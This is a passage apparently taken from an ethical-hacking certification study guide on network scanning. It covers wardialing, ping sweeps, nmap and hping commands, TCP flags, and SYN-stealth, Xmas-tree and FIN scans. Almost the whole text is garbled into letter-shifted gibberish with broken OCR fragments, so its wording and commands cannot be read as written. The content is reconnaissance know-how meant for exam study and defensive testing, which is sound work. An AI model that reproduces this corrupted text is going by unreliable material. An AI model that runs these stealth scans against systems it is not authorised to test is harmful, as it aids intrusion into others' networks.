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QRW RQO\ ILQG ZHDNQHVVHV EXW DOVR WR H[SORL

:KDW W\SHV RI LQIRUPDWLRQ FDQ \RX H[SHFW WR FR
WHVW" 7KHUH\ QR VLPSOH DQVZHU WR WKDW TXHV
DVVXPSWLRQV RQ ZKDW PD\ EH XQFRYHUHG 'XULQJ
HQFRXQWHU LQIRUPDWLRQ VXFK DV WKH IROORZLQJ

- /LYH KRVWV RQ D QHWZRUN
- ,QIRUPDWLRQ RQ WKH RSHQ FORVHG SRUWV RQ D
- ,QIRUPDWLRQ RQ WKH RSHUDWLQJ V\VWHP V DQG
- 6HU\LFHV RU SURFHVVHV UXQQLQJ RQ KRVWV
- 7\SHV DQG VHULRXVQHVV RI YXOQHUDELOLWLHV
- ,QIRUPDWLRQ DERXW SDWFKHV SUHVHQW RQ D V\
- 3UHVHQFH RI ILUHZDOOV

• \$GGUHVHV RI URXWHUV DQG RWKHU GHYLFHV

/RRNLQJ DW WKLV OLVW LW LV HDV\ WR VHH ZK\ VFI
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GHWHUPLQH KRZ WR GHFLSKHU FHUWDLQ SDUVV RI \

&KHFN LQJ IRU /LYH 6\ VWHPV

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PD\ KDYH JDWKHUG LQIRUPDWLRQ GXULQJ WKH SUH
RI ,3V WKDW DQ RUJDQL]DWLRQ RZQV RU LV FRQQHF
KDV D KRVW EHKLQG LW ,Q RUGHU WR SURFHGH LQ
,3V DFWXDOO\ KDYH D ³SXOVH´ DQG ZKLFK GR QRW

6R KRZ GR \RX FKHFN IRU OLYH V\ VWHPV LQ D WDUJ
DUH SOHQW\ RI ZD\ WR DFFRPSOLVK WKLV WDVN +I
DFFRPSOLVKLQJ WKLV WDVN DUH WKHVH

- :DUGLDOLQJ
- :DUGULYLQJ
- 3LQJLQJ
- 3RUW VFDQQLQJ

(DFK RI WKHVH WHFKQLTXHV SURYLGHV LQIRUPDWLR
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PXFK EHWWHU LGHD RI KRZ WR GHSOR\ WKHVH PHWK



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RZQHU WR \RXU SUHVHQFH WKXV JLYLQJ WKHP WLI

:DUGLDOLQJ

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WHFKQRORJ\ HDVH RI XVH DQG WKH DYDLODELOLW\
HYHU\ZKHUH ORGHPV DUH VWLOO VR FRPPRQO\ XVH
SKRQH QXPEHUV LQ MXVW DERXW DQ\ WRZQ DQG ORI
GLDO XS WR DWWDFK WR WKH RXWVLGH ZRUOG



0RGHPV DQG GLDO XS DUH VWLOO XVHG DV D

DV FDEOH GLJLWDO VXEVFULEHU OLQHV '6/ DQG
RWKHU FRQQHFWLYLW\ RSWLRQV IDLO WKH SKRQH
PDMRU DFFLGHW RU RXWDJH &RPSDQLHV ILQG WK
WHFKQRORJ\ WR EH D QLFH VDIHW\ QHW WR KDYH L
SKRQH OLQHV DUH TXLWH RIWHQ XVHG IRU ID[PDF
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2QFH \RX ILQG D PRGHP DQG JHW D UHVSRQVH WKH
LQIRUPDWLRQ 7R DQVZHU WKDW \RX QHHG WR NQR
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DWWDFKHG WKH QRQGLJLWDO RQHV ZKLFK FDQ SU
EHKDOI RI WKH DWWDFNLQJ SDUW\ 2WKHU GHYLFHV
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XVLQJ LW DV D **SLYRW SRIQW** \$ SURPLVHG V\ VWHP W
RWKHU V\ VWHPV WKDW PD\ EH GHSHU LQ WKH WDU
VXFK DV WKRVH PHQWLRQHG KHUH LW LV SRVVLEOH
GHYLFH RU V\ VWHP DQG VWDUW FRPPLWWLQJ IXUWK



\$ PRGHP VKRXOG DOZD\ EH FRQVLGHUH D

JLYHQ HQYLURQPHQW EHFDXVH WKH\ DUH IUHTXHQ\
\$OWKRXXJK *UDQGP DQG *UDQGS PD\ VWLOO XVH
PRUH IUHTXHQWO\ XVHG DV PHWKRGV WR DFFHVV E
XQDYDLODEOH

\$ QXPEHU RI ZDUGLDOLQJ SURJUDPV KDYH EHHQ FUH
EHVW NQRZQ RQH

7RQH/RS ZDUGLDOLQJ SURJUDP WKDW ORRN IRU GLD
GLDOLQJ ZLWKLQ D UDQJH ,W FDQ DOVR ORRN IRU E
XVHV DQ LQSXW ILOH WKDW FRQWDLQV WKH DUHD FF

7+& 6&\$1\$ '26 EDVHG SURJUDP WKDW FDQ XVH D PRG
VHDFK RI D FDUULHU IUHTXHQF\ IURP D PRGHP RU I

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PDUNHW

:DUGLDOLQJ VWLOO ZRUNV DV D YDOLG SHQHWUDWL

UHDVRQV EXW OHW¶V IRFXV RQ RQH RI WKH ELJJHU
GHYLFHV JHW <RX PD\ VHH ZDUGLDOLQJ RU PRGHPV
LPDJHV RI VORZ VFUHHFKLQJ FRQQHFWLRQV DQG GL
&RPSX6HUYH \$OWKRXJK WKHVH DQFLHQW LPDJHV DI
VHQVH RI VHFUXULW\ ,Q WRGD\¶V FRUSRUDWH ZRUOG
RQO\ SUHVHQW EXW LQ PDQ\ FDVHV FRPSOHWHO\ XQ
WKH\ DUH RII WKH UGDU ,Q PDQ\ FDVHV PRGHPV H
XQWLO VRPHRQH LQ DFFRXQWLQJ DVNV ZK\ WKH FRP
ZKR D FHUWDLQ SKRQH QXPEHU LV DVVLJQH WR



<RX ZLOO EH TXHVVLRQHG DERXW ZDUGLDOL
PHFKDQLVP IRU DWWDFNLQJ D QHWZRUN DQG PRUH
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8VLQJ 3LQJ

\$ PRUH IDPLOLDU WRRO WR SHUIRUP VFDQQQLQJ LV S
GHHUPLQH QHWZRUN FRQQHFWLYLW\ E\ GHHUPLQ
YHU\ VLPSON XWLOLW\ LW LV SHUIHFW IRU SHUIRUP
3LQJ ZRUNV E\ XVLQJ DQ ,QWHUQHW &RQWURO OHVV
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VHGG DQ ,&03 HFKR UHTXHVW WR DQRWKHU V\ VWHP
,&03 HFKR UHSON 2QFH WKLW UHSON LV UHFHLYHG W
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VSHHG RI WKH SDFNHVV IURP RQH KRVW WR DQRWK
7R XVHSLQJ FRPPDQG LQ :LQGRZV HQWHU WKH IROORZ

SLQJ *target IP>*

RU

SLQJ *target hostname>*

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SLQJ WKH UHPRWH FOLHQW XQWLO \RX XVH &WUO &



\$OWKRXJK \RX FDQ SLQJ E\ HLWKHU ,3 DGGU

WKH KDELW RI SLQJLQJ E\ ,3 DGGUHV ILUVW EHIR
 \RX XVH WKH KRVWQDPH ILUVW DQG UHFHLYH QR U
 UDWKHU WKDQ DQ XQDYDLODEOH V\ VWHP 2Q WKH I
 DOZD\ V WHOO \RX ZKHWKHU WKH V\ VWHP LV DYDLO
 \$OVR LW LV ZRUWK PHQWLRQLQJ WKDW LI \RX SLQJ
 NQRZ WKDW V\ VWHP LV DYDLODEOH LW PD\ EH GXF
 GLVDEOHG ,I WKLV LV WKH FDVH RU SLQJ LV EHLQ
 QRW JHW D UHVSRQVH

7KHUH LV DQRWKHU ZD\ WR SLQJ D UHPRWH V\ VWHP
 SLQJ XVLQJ QPDS \$W WKH :LQGRZV RU /LQX[FRPPDQ
 QPDS ±V3<~~target IP address~~>

,I WKH FRPPDQG VXFFHVVIXOO\ ILQGV D OLYH KRVW
 DGGUHV LV XS DQG SURYLGHV WKH PHGLD DFFHVV
 YHQGRU LI LW LV DEOH WR GHWHUPLQH WKLV ODVW



, FDQW VWUHV WKLV HQRXJK IRU WKH &(+

QPDS ,I \RX GRQW \RX ZLOO KDYH VHULRXV WUR
 WDNLQJ SURFHV²QRW WR PHQWLRQ \RX ZLOO QHH
 QPDS DV D 6ZLVV DUPI NQLIH ,W GRHV D ORW RI G
 ZD\ , KLJKO\ UHFRPPHQG WDNLQJ QPDS IRU D ORQ
 OHDUQLQJ ZKDW HDFK VZLWFK DQG RSWLRQ GRHV I
 WR JR DERYH DQ [KWSRQGPDQRW](#) HDG WKH UHIHUH
 JRHV IDU EH\RQG WKH VFRSH RI PDWHULDO SUHVH

8S RQH OHYHO IURP WKH ,&03 VFDQ LV WKH SLQJ VZ
 WHFKQLTXH WR VFDQ RU VZHHS D UDQJH RI ,3V ORR
 KHOSIXO E\ DOORZLQJ \RX WR SHUIRUP D TXLFN VFD
 IROORZLQJ FRPPDQG

QPDS ±V3 ±3(~~±3\$~~ numbers! starting IP/ending IP!

+HUH W DQ H[DPSOH ZLWK SRUW QXPEHUV DQG ,3 D
 QPDS ±V3 ±3(±3\$!

3LQJ VZHHSV DUH LQFUHGLEO\ HIIHFWLYH LQ WKDW
 TXLFNO\ KRZHYHU WKHUH DUH VRPH SRWHQWLDO G

WKDW PDQ\ QHWZRUN DGPLQLVWUDWRUV EORFN SLQ
RXWVLGH WKH QHWZRUN LV LPSRVVLEOH ZLWKRXXW F
V\WHP , '6 RU LQWUXVLRQ SUHYHQWLRQ V\WHP ,
QHWZRUNV RU LQ HQWHUSULVH HQYLURQPHQWV DQ
DQG RU VKXW \RXU VFDQ GRZQ)LQDOO\ GXH WR WK
FDSDELOLW\ LQ WKH VFDQ WR GHWHFW V\WHPV WK
D IHZ PRPHQWV EHIRUH LQIRUPLQJ \RX WKDW LW FD

+SLQJ WKH +HDY\ \$UWLOOHU\

3LQJ LV QRW WKH RQO\ JDPH LQ WRZQ ,Q IDFW LW
DGYDQFHG WRRO VXFK DV KSLQJ FDQ EH XVHIXO ,Q
7&3 ,3 SDFNHW FUDIWHU 7KLV PHDQV LW QRW RQO\
QHWZRUN EXW DOVR DOORZV IRU WKH FUHDWLRQ RI
WKH EHKDYLRU RI D UHPRWH KRVW KSLQJ LVQW RC
UDWKHU LW VXSSRUWV 7&3 8'3 ,&03 DQG 5\$: ,3 SUF
KDV WKH DELOLW\ WR WUDQVIHU ILOHV

:KLOH ZH ZLOO H[DPLQH KSLQJ DJDLQ LQ FRPLQJ FKI
IHDWXUHV WKDW ZLOO SURYH XVHIXO DW WKLV SRLC
)LUVW OHWV VHH KRZ ZH FDQ PDNH KSLQJ DFW OL
WKH XWLOLW\ WR WUDQVPLW DQ ,&03 UHTXHVW DQG
KSLQJ GRPDLQ QDPH!

1H[W OHWV FKHFN WR VHH LI WKHUH LV D ILUHZDO
DWWHPSWLQJ WR JHW D SDFNHW ZLWK DQ \$&. IODJ V
VZLWFKHV ~~XVHG \$Q~~ IRU YHUEIRVORZHG E\ D WDUJHW
IRU WKH SRUW RQ WKH VRXUFH FRPSXWHU ZKHUH WI
RQ WKH WDUJHW DQG SRUW RQ WKH DWWDFNH

KSLQJ F 9 S V \$ GRPDLQ QDPH!

,I WKLV FRPPDQG UHFHLYHV D UHSD\ WKHQ WKH V\W
+RZHYHU LI QR UHVSRRQH LV UHWXUQHG WKHUH PL
VFDQQHU DQG WKH WDUJHW



KSLQJ DQG LWV SUHGHHVVVRUV ZHUH GHVLJ

V\WHP EXW WKH\ DUH QRW UHVVWULFWHG WR WKD
WKH :LQGRZV SODWIRUP ZLWK VRPH HIIRUW &RQV\
KRZ WR JHW WKLV WR KDSSHQ

2QFH \RX KDYH IRXQG D OLYH V\WHP \RX FDQ SHUI


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2QFH \RX KDYH ORFDWHG OLYH V\ VWHPV RQ D QHWZ
KRVWV WR GHWHUPLQH LI WKHUH DUH DQ\ RSHQ SRU
DUH GRLQJ ZKHQ ZH JR RP LQ RQ HDFK OLYH KRVW LV
ZKDW SRUWV DUH RSHQ DQG FORVHG \$QG ZKLOH ZH
ZH DUH QRW \HW DW WKH SRLQW ZKHUH ZH DUH ³WX
VWLOO DKHDG



<RX PXVW NQRZ KRZ SRUW VFDQV ZRUN DQG
DYDLODEOH DV ZHOO DV ZK\ \RX ZRXOG XVH RQH W
WR WKH VFDQV PHQWLRQHG KHUH EHFDXVH WKH\H
RYHUORRN \$OVR UHPHEHU WR VWXG\ VWXG\ VW

%HIRUH ZH VWDUW WR SHUIRUP VRPH SRUW VFDQV
IXQGDPHQWDOV %DFN LQ &KDSWHU \RX OHDUQHGH I
ZLWKLQ WKH 7&3 ,3 VXLWH RI SURWRFROV ,I \RX UH
DQG 8'3 LV FRQQHFWRUHQHVV LQ QDWXUH .QRZLQJ
VLJQLILFDQFH RI HDFK ZLOO PDNH ILQH WXQLQJ DQC
IRU \RX DQG GHILQLWHO\ PRUH SURGXFWLYH WR ERF
6WDUWLQJ WKLQJV RII LV WKH SURFHVV XVHG H[FOX
KDQGVKDNH
7KH WKUHH ZD\ KDQGVKDNH LV SHUIRUPHG ZKHQ \RX
WR D V\ VWHP RU VSHFLILFDOO\ D SRUW RQ WKH V\
DQG UHOLDEOH FRQQHFWRU EHWHZH HQ WZR V\ VWHP
L [QLJXUH](#)



)LJXUH 7KH WKUHH ZD\ KDQGVKDNH
/HW¶V WDNH D FORVHU ORRN DW WKH VWHSV WR VHI
+RVW \$ VHQGV D 6<1 SDFNHW WR +RVW % DV D UH
+RVW % UHVSRRQGV ZLWK D 6<1 \$&. DV DQ DFNQRZ
+RVW \$ UHVSRRQGV ZLWK DQ \$&. ZKLFK VHUYHV W
,I WKHVH VWHSV FRPSOHWH ZLWKRXW HUURU WKHQ
DQG LQIRUPDWLRQ IORZ FDQ RFFXU
,I \RX ZHUH SD\LQJ FORVHUV WR HQVXHV OLVWH
LQFOXVLRQ RI ZKDW VHHPHG OLNH DFURQIPV LQ WK
WZR RI WKH LQGLFDWRUV RQ D SDFNHW NQRZQ DV IC
VHW WR RQ RU RII LQ WKH KHDGHU RI D 7&3 SDFNHW
GHHUPLQH KRZ WR SURFHVV WKDW VSHFLILF SDFNHW
SDFNHW WXUQH RQ RU HYHU\ SDFNHW WXUQH RII
PRVW FDVHV 7KLV EDVLF LQIRUPDWLRQ LV YLWDO W
KDYH D GLUHFV LPSDFW RQ KRZ XVHIXO \RXU VFDQQ
GRQDHOH[SODLQV 7&3 IODJV

)ODJ 8VH	
6<1	,QLWLDWHV D FRQQHFWLRQ EHWZHHQ WZR KRVW
\$&.	\$FNQRZOHGJHV WKH UHFHLSW RI D SDFNHW RI L
85*	,QGLFDWHV WKDW WKH GDWD FRQWDLQHG LQ WK LPPHGLDWHO\
36+	,QVWUXFWV WKH VHQGGLQJ V\VWHP WR VHQG DOO
),1	7HOOV WKH UHPRWH V\VWHP WKDW QR PRUH LQI JUDFHIXOO\ FORVHV D FRQQHFWLRQ
567	5HVHWV D FRQQHFWLRQ



7KHHVH IODJV ZLOO ILJXUH SURPLQHQWO\ LQ
H[DP LQ VHYHUDO DUHDV VXFK DV VQLIILQJ DQG L
PHPRUL]H HDFK RI WKHP

7KLV LQIRUPDWLRQ FDQ EH KHOSIXO LQ PDQ\ DUHDV
FUDIWSDFNHW EUDFWULOLW\ GHVLJQHG WR FUHDWH
VHW WR RQ RU RII <RX FDQ XVH LW WR FUHDWH FXV
LQ RUGHU WR REVHUYH KRZ D WDUJHWHG V\VWHP UH
UHVXOWV DUH UHWXUQH

\$PRQJ WKH VLP SOHVW XWLOLWLHV \RX FDQ XVH DUH
DUH FRPPDQG OLQH RQO\ DQG RIIHU D WUHPHQGRXV
WHVWLQJ 8VLQJ KSLQJ IRU H[DP SOH LW LV SRVVL
SDFNHWV DQG VHQG WKHP WR D WDUJHW

- &UHDWH DQ \$&. SDFNHW DQG VHQG LW WR SRUW
KSLQJ ±\$ WDUJHW ,3 DGGUHVV! S
- &UHDWH D 6<1 VFDQ DJDLQVW GLIIHUHQW SRUWV F
KSLQJ ±V WDUJHW ,3 DGGUHVV! Y
- &UHDWH D SDFNHW ZLWK),1 85* DQG 36+ IODJV V
KSLQJ ±) ±3 8 WDUJHW ,3 DGGUHVV! S

7KH)DPL0\ 7UHH RI 6FDQV

:LWK D JRRG DQG KRSHIXOO\ ILUP JUDVS RI IODJV D
PRYH IRUZDUG WR DQDO\]LQJ DQG DWWHPSWLQJ VRP
\RX KDYH VHHQ WKH YDULRXV W\SHV RI IODJV DQG K
KSLQJ DQG KSLQJ OHW\ V VHH KRZ WKLV LQIRUPDW

)XOO 2SHQ 6FDQ

7KH ILUVW W\SH RI VFDQ LV SHQZDQ LVDD IDQF\ ZD\
V\VWHPV LQYROYHG LQLWLDWHG DQG FRPSOHWHG W
IXOO RSHQ VFDQ LV WKDW \RX KDYH SRVLWLYH IHHG
FRPSOHWH ,Q PDQ\ FDVHV QHZ SHQHWUDWLQJ WHV\
WDUJHW HLWKHU RQ SXUSRVH RU DFFLGHQWDOO\ W
EHFDXVH LW FDQ EH GHHFWHG DQG ORJJHG E\ ILUH

7KLV SURFHVV ZLOO FRPSOHWH WKH KDQGVKDNH IRL
SRUWV" :KHQ D FORVHG SRUW LV HQFRXQWHUHG WK
WR D VSHFLILF SRUW RQ WKH UHPRWH KRVW ZKHQ \
567 ZLOO EH VHQW EDFN WHUPLQDWLQJ WKH DWWH

,Q RUGHU WR SHUIRUP D IXOO RSHQ VFDQ \RX PXVW
XVLQJ WKH LWFK ZKHUHQ WKH VFDQV DQG WKH
W\SH LV 7&3 &RQQHFW

7KH FRPPDQG WR H[HFXWH WKLV VFDQ W\SH LV

QPDS ±V7 LS DGGUHV RU UDQJH!


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PLQG WKDW ZKHQ \RX SHUIRUP WKLV W\SH RI VFDQ
MXVW ZDLWLQJ WR EH GLVFRYHUHG 8VH WKLV VFDQ
DSSURSULDWH

6WHDOWK RU +DOI 2SHQ 6FDQ

,Q WKLV W\SH RI VFDQ WKH SURFHVV LV VLPLODU W
LV OHVV QRLV\ WKDQ D IXOO RSHQ VFDQ 7KXV WKL
VWHDOWK VFDQQLQJ RU E\ WKH RIW XVHG QDPH 6<1

\$ KDOI RSHQ VFDQ ZRUNV E\ WKH VDPH SURFHVV DV
HQQ ZKHUH LW GLIIHUV LQ UHJDUG WR WKH ILQDO V
IXOO RSHQ VFDQ FRPSOHWHV WKH WKUHH ZD\ KDQG\
WR D 6<1 \$&. WKH KDOI RSHQ GRHV QRW ,Q D KDOI
ZLWK DQ 567 PHVVDJH WR WKH 6<1 \$&. PHVVDJH 7KL
WKDW WKH UHTXHVWLQJ SDUW\ GRHV QRW ZDQW WR
LV D ORW OHVV WR ORJ DQG VLQFH WKH ILQDO \$&.

EHHQ FRQILUPHG EXW QR DFWLYH FRQQHFWLRQ KDV
+RZHYHU LI D SRUW LV FORVHG UDWKHU WKDQ RSHQ
DWWDFNHU VHQLQJ D 6<1 RQO\ WR KDYL WKH YLFW
WKDW WKH SRUW LV FORVHG DLQXUH WKDNLQDWHVQ
WHFKQLTXH IRU RSHQ DQG FORVHG SRUWV



)LJXUH +DOI RSHQ VFDQ DJDLQVW FORVHG DQG RSHQ
\$V VWDWHG SUHYLRXVO\ WKH PDLQ DGYDQWDJH RI '
OHVV OLNHO\ WR WULJJHU GHWHFWLRQ PHFKDQLVPV
WKDW LW LV D OLWWOH OHVV UHOLDEOH WKDQ D IXC
GXULQJ WKLV SURFHVV GXH WR WKH ODFN RI WKH IL
7R SHUIRUP WKLV W\SH RI VFDQ LQ QPDS XVH WKH V
QPDS ±V6 LS DGGUHV RU UDQJH!

;PDV 7UHH 6FDQ

7KLV QH[W VFDQ JHWV LWV QDPH IURP WKH SKUDVH
PHDQLQJ WKDW QXPURXV IODJV DUH VHW ,Q WKLV
RWKHU ZRUGV D VLQJOH SDFNHV LV VHQW WR WKH
+DYLQJ DOO WKH IODJV VHW FUHDWHV DQ LOORJLFD
V\ VWHP KDV WR GHWHUPLQH ZKDW WR GR ZKHQ WKL
VLPSO\ PHDQV WKDW WKH SDFNHV LV LJQRUHG RU G
UHVSQRVH WHOOV \RX D SRUW LV RSHQ ZKHUHDV D
)LJXUHVKRZV WKLV SURFHVV

—FIN, URG, PUSH + Port 618—→

Host A

←RST—

Host B

Source

Destination

192.168.0.8

192.168.0.7

)LJXUH ;PDV WUHH VFDQ

7R SHUIRUP D ;PDV WUHH VFDQ ZLWK QPDS HQWHU ' QPDS ±V; ~~±~~Yrget IP address!

6R ZK\ GR V\VWHPV QRW UHVSQRQG WR ;PDV WUHH SD LW LV FORVHG" 6LQFH WKH FRPELQDWLRQ RI IODJV I UHVSQRQVH +RZHYHU LQ WKH FDVH RI D FORVHG SRI DWWHPSW DQG WKXV WKH FORVHG SRUW ZLOO UHVS DUHQW DOORZHG

2QH WKLQJ WR NHHS LQ PLQG ZLWK ;PDV WUHH VFDQ UHVSQRQVH IURP DOO WDUJHWV 7KH UHVSQRQVH FDQ V\VWHP WR RSHUDWLQJ V\VWHP 7KH FDXVH RI WKL V\VWHPV DQG GHYLFHV GR QRW DOZD\ VWULFWO\ D RU WKDW GHILQH WKH H[SHFWHG EHKDYLRU WR DGMXVW WKHLU LQWHUSUHWDWLQJ D ELW KHUH FORVHO\ DQDO\]HG 7KH EHQHILW RI WKL LV WKDW WDUJHW V\VWHP

,Q DGGLWLRQ DQ LQGLFDWRU WKDW WKLW W\SH RI V FRQVXPHV PRUH SURFHVVLRQJ SRZHU RQ WKH SDUW F GRHV WKH LQFUHDVHG SURFHVVLRQJ SRZHU LQGLFDW SDFNHWV VKRXOG QRW H[LW XQGHU QrupDO FLUFX



&XUHQW YHUVLRQV RI :LQGRZV W\SLFDOO UHVSQRQG WR WKLW W\SH RI DWWDFN

),1 6FDQ

,Q WKLW W\SH RI VFDQ WKH DWWDFNHU VHQQV SDFN

FRQFHSW EHKLQG WKLV WISH RI VFDQ LV WKDW 6<1
YLVLEOH DV 7&3 FRQQHFW VFDQV LQ RUGHU WR RE
VHW FDQ EH XVHG 7KLV WISH RI VFDQQQLQJ WHFKQL
REYLXXV EXW DOVR EHFDXVH LW FDQ UHOLDEO\ SD\
WKHQ ULJKW RQ WRZDUG WKH LQWHQGHHG WDUJHW 6
KLJKHU OHYHOV RI VFUXWLQ\ ZKHQ WKH\ HQFRXQWH
7KH UHVXOW LV VRPHZKDW VLPLODU WR ZKDW KDSSH
UHVSRQVH GHSHQGV RQ ZKHWKHU WKH SRUW LV RSH
DQ),1 LV VHQW WR DQ RSHQ SRUW WKHUH LV QR UF
UHWXUQV [\)LJXUH 5.6](#) LOOXVWUDWHV WKLV SURFHVV

